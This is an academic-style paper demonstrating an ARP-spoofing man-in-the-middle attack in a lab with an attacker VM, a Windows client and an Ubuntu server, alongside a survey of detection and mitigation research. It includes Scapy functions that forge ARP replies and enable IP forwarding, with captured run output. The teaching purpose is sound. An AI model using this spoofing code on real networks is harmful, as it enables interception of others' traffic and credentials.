Simulating a Man-in-the-Middle Attack using ARP Spoofing

Abstract

The ARP Protocol is used extensively for mapping of IP addresses to corresponding MAC addresses. Though it is the most prominent service for data transmission on the network, its stateless nature & lack of authentication present well-known opportunities for attackers and threats for hosts in the network, such as spoofing attacks. ARP cache poisoning can act as a precursor to man-in-the-middle attacks. A man-in-the-middle attack is a type of cyber-attack where a malicious actor inserts themself into a communication between two nodes, masquerades as both the nodes and gains access to information being transferred between the nodes. This paper essentially discusses how a man-in-the-middle attack using ARP spoofing can be carried out using python's Scapy module. We use the dual attack model of ARP spoofing and sniffing packets to successfully carry out this demonstration and Wireshark to analyze and validate our findings.

Keywords: Address Resolution Protocol, Man-in-the-middle attach, ARP Cache Poisoning, ARP Spoofing, Scapy, Wireshark

Introduction

1. Theoretical Background

The Address Resolution Protocol (ARP) is used to establish a link between a Media Access Control (MAC) address and an Internet Protocol (IP) address. Each node on a network has a unique IP address associated with it. By associating the MAC address, which is permanent for a machine, to an IP address, which can change every time the device connects to the network, the ARP protocol enables the network to detect the device and incorporate it into the network. Communication between nodes on the network is carried out using packets which are transferred based on MAC address. This makes the function of the ARP protocol very important.

Each node on a network maintains a database known as the ARP cache, which contains IP addresses of other nodes on the network along with their corresponding MAC addresses. Whenever a node on the subnet wishes to exchange data with another node, it first checks its ARP cache for the MAC address of the destination node. If the address is found, then it is used for sending the data. However, if the address is not found, the source node broadcasts an ARP request on the network asking for the node with the required IP address ("who-has"). Each receiving node compares the IP address in the received ARP packet to its own IP address. The client machines whose IP address does not match the required IP dispose of the ARP packet without any further action. In case there is a match, the node with the required IP sends an ARP reply containing its IP & MAC addresses back to the source node. The source machine then processes the ARP reply and updates itself with the IP & MAC address it receives from the reply.

A major drawback of the ARP protocol is that there is no foolproof mechanism for validating ARP replies. The reply packets are always at a risk of being spoofed by a malicious host on the network. This method of associating the MAC address of one client with the IP address of another client resulting in a spurious IP address to MAC address mapping in the source machines ARP cache is known as ARP Spoofing.

An ARP Spoofing attack essentially involves creating fake ARP replies and transmitting them. By transmitting these bogus packets repeatedly, the attacker can convince a node into believing that it is in fact the host to which data needs to be sent. In this manner the data sent by the node ends up being passed through a fraudulent host without the node realizing it. This constitutes an ARP spoofing attack. A man-in-the-middle attack can be considered as an extension to this attack. By poisoning the ARP caches of the two endpoints, the attacker can force the two hosts to forward all their packets to them.

A Man-in-the-Middle (MITM) attack allows a malicious user to insert themselves into a communication between two nodes. In the context of ARP Spoofing, a MITM attack involves redirecting the network traffic between the two endpoints through the attacker's machine. The host then forwards the received packets to the original destination so that the communication between the two endpoints is not interrupted and they don't notice that their traffic is being sniffed.

2. Motivation

The motivation behind this paper is to help readers clearly understand the ARP protocol, ARP Spoofing attacks, and how ARP Spoofing attacks can act as active man-in-the-middle attacks.

3. Aim of the Proposed Work

Our main aim is to demonstrate how all unencrypted communications between two target nodes can be recorded by the man-in-the-middle through the means of an ARP Spoofing attack and how it can lead to loss of credentials & breach of privacy.

4. Objectives of the Proposed Work

Our objective is to set up three machines, two target nodes and an attacker, and successfully sniff unencrypted communications taking place between the target nodes by carrying out an ARP Spoofing attack from the attacker's machine.

Literature Survey

1. Survey of Existing Models/Work

a. A Detailed Survey of ARP Poisoning Detection and Mitigation Techniques (Jaideep Singh, Sandeep Dhariwal and Rajeev Kumar), (2016)

This paper essentially discusses the problems presented by ARP cache poisoning and the various available solutions in a structured way. This paper emphasizes on the fact that in spite of being an extremely important and commonly used protocol, ARP is also extremely vulnerable to attacks due to its stateless nature and lack of authentication. A thorough comparative analysis of various ARP-based attack mitigation techniques, along with the benefits & limitations of each, has been performed. This paper acts as a ready reference for constructing a mechanism to mitigate ARP exploits in different environments.

b. A Holistic Approach to ARP Poisoning and Countermeasures by Using Practical Examples and Paradigm (Faisal Md Abdur Rahman, Parves Kamal), (2014)

This paper discusses the mechanism, detection & mitigation of ARP spoofing attacks. It explains the working of an ARP spoofing attack over a Local Area Network (LAN) and the consequences of such an attack, such as traffic alteration, interruption of traffic, etc. Emphasis is laid on the vulnerabilities of the ARP protocol and how it makes it easier for attackers to modify or steal people's data. There is a thorough discussion on the functionality, packet format, reply mechanism & cache updating systems associated with the ARP Spoofing attack. This paper also explains how various open-source tools such as Cain & Abel, SSLStrip, etc. can be used to demonstrate and mitigate ARP Spoofing attacks.

c. A Novel Algorithm to Prevent Man in the Middle Attack in LAN Environment (Mohiuddin Ahmed, Zubaidah Muataz Hazza), (2010)

This paper discusses the role of ARP spoofing attacks as a precursor to Man-in-the-Middle (MITM) attacks against the HTTPS protocol. It demonstrates how HTTPS connections can be successfully spoofed by using the right tools. A novel algorithm (DepMACIP) is proposed to prevent MITM against HTTPS in LAN environment by checking the ARP cache tables of the communicating nodes to determine any poisoning of the ARP tables. The proposed algorithm also assigns IP addresses to various hosts on the network in a unique manner in order to provide a Local Area Network that is fully secure from ARP-based attacks.

d. A Review of Man-in-the-Middle Attacks (Subodh Gangan), (2015)

This paper presents a survey of man-in-the-middle (MITM) attacks in networks and methods of protection against them. It also discusses the various attacks that can further lead to man-in-the-middle attacks such as ARP cache poisoning, DNS Spoofing, Session hijacking & SSL hijacking. A solution to the ARP cache poisoning problem is suggested, namely using a script running in the background of the machine which will keep track of the entries in the ARP cache table. There is also a detailed overview of security measures to prevent MITM attacks.

e. An Enhanced Secure ARP Protocol and LAN Switch for Preventing ARP based Attacks (Senda Hammouda, Zouheir Trabelsi), (2009)

This paper discusses the flaws in the ARP Protocol and discusses measures to enhance its security. The exploitability of the ARP protocol due to its statelessness and lack of authentication is highlighted. This lack of authentication mechanisms makes ARP vulnerable to IP-based impersonation, MITM & Denial of Service (DoS) attacks. A novel secure ARP protocol is proposed, along with the enhancement of LAN switches to assume the role of trusted authorities that can assure the authenticity of communicating nodes while exchanging ARP messages.

f. ARP Spoofing: A Comparative Study for Education Purposes (Zouheir Trabelsi, Wassim El-Hajj), (2009)

This paper deals with understanding ARP Spoofing attacks from an educational point of view. It provides analysis based on practical experiments carried out on a number of security solutions with respect to their ability to detect ARP Spoofing. A solution is also presented, in the form of requirements for an ideal algorithm that can be used to effectively detect any ARP Spoofing attack. The experimental results discussed here can be used to assist in building a network capable of detecting ARP Spoofing attacks on switched LAN’s.

g. A Mitigation System for ARP Cache Poisoning Attacks (B.Prabadevi, N.Jeyanthi), (2017)

This paper proposes a novel mitigation system with modifications to traditional ARP messages for protection against ARP cache poisoning attacks. The proposed system generates a time stamp for each ARP message and whenever this message is sent or received, the node needs to make a cross layer inspection and IP-MAC pair matching with the ARP table entry. If the entry matches and cross layer consistency is maintained then the ARP reply with the timestamp is sent. In case of bogus packets, the ARP message is discarded. Future study for this paper involves testing the proposed system in a live network to validate its functionality.

h. Man In The Middle (MITM) Attack Detection Tool Design (Baris Celiktas, Mevlut Serkan , Nafiz), (2018)

This paper is aimed at designing a simple, fast & reliable man-in-the-middle attack detection tool for LAN users who are exposed to ARP Spoofing attacks. Based on findings from a comprehensive review of the related literature, descriptions have been provided on how MITM attacks can be performed and detected on Kali Linux and Windows machines. This study highlights the key features necessary for a MITM detection tool which can aid developers and security personnel in designing a secure and effective tool for detection and protection against MITM attacks. It also serves as a guide on studying MITM and ARP Spoofing attacks.

i. Analysis of a Man-in-the-Middle Experiment with Wireshark (Ming-Hsing Chiu, Kuo-Pao Yang, Randall Meyer, Tristan Kidder), (2011)

This paper demonstrates an active man-in-the-middle attack, wherein the entire communication between the victims is controlled by the attacker. A detailed description of the setup for the experiment is included. The packets exchanged between the nodes are recorded and analyzed using Wireshark and certain observations are made. The paper concludes with certain remarks on preventative measures against such attacks.

j. Man-In-The-Middle Attack: Understanding In Simple Words (Avijit Mallik), (2018)

This paper focusses on understanding the man-in-the-middle attack and accumulating the related data/research into a single article so that it can be used for reference. It emphasizes the importance of the TCP protocol in carrying out communications between nodes and how intercepting the TCP communication between nodes allows the attacker to read, alter and insert information into the intercepted correspondence. The paper also highlights how the ARP Spoofing attack is one of the most common man-in-the-middle attacks and the severe threat it poses to data security, especially over unencrypted channels.

2. Summary/Gaps Identified in the Survey

The literature survey associated with this paper has essentially helped us obtain a clearer understanding of what the ARP protocol is, its role in LAN security, ARP spoofing & cache poisoning and how ARP-based attacks can be further evolved into man-in-the-middle attacks, which is the idea central to our project. We also learned about numerous ways to detect and mitigate ARP-based attacks and the threat posed by them. Through the survey, we have learned about the stateless nature of the ARP protocol, and how its lack of an authentication mechanism can be levied by attackers in carrying out spoofing attacks. Even though numerous techniques for strengthening the ARP protocol and detecting or mitigating the threat posed by ARP-based attacks are discussed in detail in our survey, none of these techniques have been practically implemented in a live, real-world network. Some reasons for this include:

a. Most of the available mitigation software and analysis tools are more compatible with certain specific operating systems/kernels.
b. Mitigating ARP Spoofing attacks requires relentless traffic filtering, which consumes time and power
c. Periodically generating ARP requests generates a lot of traffic which can cause the machine to lag.
d. Some of the suggested systems to detect/mitigate ARP-based attacks involve mathematical calculations which could slow the interaction between the nodes.

Overview of the proposed system

1. Introduction and Related Concepts

Our aim is to demonstrate how unencrypted TCP communications between the client & the server can be recorded by an attacker (man-in-the-middle attack) by carrying out an ARP Spoofing attack.

ARP spoofing essentially involves sending bogus ARP packets to a legitimate node on the network and manipulating its ARP cache table so that it links the attacker's MAC address with the IP address of the destination node for which the packet is intended. This causes data packets sent by the first node to be transmitted to the attacker. This is the part of the ARP Spoofing attack wherein the man-in-the-middle attack takes place. The attacker can record and make changes to the received packets and forward them to the intended destination. For the purpose of this paper however, we will simply be logging information exchanged between the two target nodes and not modifying it.

In this manner, our proposed attack model basically involves a combination of spoofing & sniffing attacks. We first spoof the ARP cache tables of the two target nodes so that all their communications pass through the attacker's machine and we then sniff out relevant packets & data from the network traffic they generate. In this way the attacker acts as a man-in-the-middle. We will demonstrate how this kind of attack can lead to loss of credentials and breach of privacy in case of communications carried out over unencrypted channels.


2. Architecture for the proposed system

Our proposed model basically consists of three machines, namely,

1. An attacker (Ubuntu Virtual Machine)
2. A client (Windows host)
3. A server (Ubuntu server VM)

When the client (Windows host) starts communicating with the server (Ubuntu Virtual Machine), the TCP packets exchanged between them get sniffed by the attacker by performing an ARP spoofing attack. These packets are sniffed out and assembled into packet capture files with the help of a python script. These packet capture files can then be analyzed using Wireshark.


3. Proposed System Model


Client
Unencrypted TCP Communication
Server
Sniffing of TCP Packets
Bogus ARP Response Packets
Attacker
Bogus ARP Response Packets

Man-in-the-Middle attack using ARP Spoofing


4. Proposed System Analysis & Design

1. We first initialize our server machine (Ubuntu Server VM) with a TCP & a FTP server.
2. On our attacker machine (Ubuntu VM), we create a python script which makes use of python's scapy module to carry out the ARP Spoofing attack.
3. We use the ipconfig (for Windows) & ifconfig (for Linux) commands to find out the IP addresses of the machines on our bridged LAN.



```
Last login: Wed Jun  2 12:43:22 UTC 2021 on tty1
aayushi@server1:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.68.106  netmask 255.255.255.0  broadcast 192.168.68.255
        inet6 fe80::20c:29ff:fe84:44e4  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:84:44:e4  txqueuelen 1000  (Ethernet)
        RX packets 1617  bytes 966511 (966.5 KB)
        RX errors 0  dropped 634  overruns 0  frame 0
        TX packets 231  bytes 32292 (32.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 100  bytes 8016 (8.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 100  bytes 8016 (8.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

aayushi@server1:~$ _
```

4. We need to enable IP forwarding on the attacker machine so that all packets intercepted by it get automatically forwarded to the intended destinations without needing to be retransmitted.




root@ubuntu: /home/aayushi

```
  GNU nano 4.8                                    ARP.py
from scapy.all import *
import time
import os

def _enable_linux_ipforward():
        file_path = "/proc/sys/net/ipv4/ip_forward"
        with open(file_path) as f:
                if f.read() == 1:
                        return
        with open(file_path, "w") as f:
                print(1, file=f)

def enable_ip_forwarding(verbose=True):
        if verbose:
                print("Enabling IP Forwarding")
                _enable_linux_ipforward()
        if verbose:
                print("IP Forwarding enabled")
```


5. In order to initiate the ARP Spoofing attack, we execute the python script on the attacker machine.

   a. First, we feed in the IP addresses of our target machines to the script. The function getmac(IP) is used to send an ARP request over Ethernet to the specified IP to get the ARP response containing the MAC address of the machine.




```
def getmac(IP):
        ans, _ = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=IP), timeout=5, ve>
        if ans:
                return ans[0][1].hwsrc
```

   b. Once we have the MAC addresses of our target machines, the spoofing attack is initiated. We devise bogus packets containing the intended destination's IP & MAC addresses to modify the ARP cache tables of the target machines. We need to keep sending these packets at short, regular intervals or the ARP cache tables of the target nodes would correct themselves by default.




```
def spoof(clientIP, serverIP, MAC):
        arp_response = ARP(op=2, pdst=clientIP, hwdst=MAC, psrc=serverIP)
        send(arp_response, verbose=False)
```

   c. When we wish to stop program execution, we use the restore() function to restore the ARP tables of the client & server to their initial state.




```
def restore(clientIP, serverIP, clientMAC, serverMAC):
        arp_response = ARP(op=2, pdst=clientIP, hwdst=clientMAC, psrc=serverIP,>
        send(arp_response, verbose=False)
        print("ARP tables restored to normal for ", clientIP)
```




```
root@ubuntu:/home/aayushi# python3 ARP.py
Enter client's IP address: 192.168.68.101
Enter server's IP address: 192.168.68.106
Enabling IP Forwarding
IP Forwarding enabled
Client MAC:  d8:f8:83:2e:06:99
Server MAC:  00:0c:29:84:44:e4
File Opened
Sending spoofed ARP responses
```

Running our python script to implement ARP Spoofing attack

6. Once the ARP Spoofing attack has been initiated by our target machine, we use our client (Windows host) to interact with our servers on the server machine (Ubuntu Server VM).



Ubuntu 64-bit Server - VMware Workstation 16 Player (Non-commercial use only)
Player

```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 100  bytes 8016 (8.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 100  bytes 8016 (8.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

aayushi@server1:~$ sudo -i
[sudo] password for aayushi:
root@server1:~# cd /home/aayushi
root@server1:/home/aayushi# python3 server.py

Welcome to the chat room

Initialising...


Waiting for incoming connections...

Received connection from  192.168.68.101 ( 57357 )

LAPTOP-HBPRH4BB has connected to the chat room
Enter  [e] to exit chat room

Me: Hello, World!
LAPTOP-HBPRH4BB : Hi there!
Me: Welcome to my world!
LAPTOP-HBPRH4BB : Thank You!
Me: I have to leave now. Goodbye!
LAPTOP-HBPRH4BB : Bye
Me:  [e]


root@server1:/home/aayushi#
```



```
C:\Users\91983>python client.py

Welcome to Chat Room

Initialising....

Enter server address: 192.168.68.106

Trying to connect to  192.168.68.106 ( 3000 )

Connected...

server1 has joined the chat room
Enter [e] to exit chat room

server1 : Hello, World!
Me : Hi there!
server1 : Welcome to my world!
Me : Thank You!
server1 : I have to leave now. Goodbye!
Me : Bye
server1 : Left chat room!
Me : [e]



C:\Users\91983>
```


Simple client-server chat application to exchange TCP packets between client & server machines



```
C:\Users\91983>ftp 192.168.68.106
Connected to 192.168.68.106.
220 (vsFTPd 3.0.3)
200 Always in UTF8 mode.
User (192.168.68.106:(none)): test
331 Please specify the password.
Password:
230 Login successful.
ftp> cd files
250 Directory successfully changed.
ftp> get test.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for test.txt (17 bytes).
226 Transfer complete.
ftp: 17 bytes received in 0.00Seconds 17000.00Kbytes/sec.
ftp> put client.py
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
ftp: 828 bytes sent in 0.00Seconds 828000.00Kbytes/sec.
ftp> bye
221 Goodbye.

C:\Users\91983>
```

Client accessing FTP server on our server machine (Ubuntu Server VM)

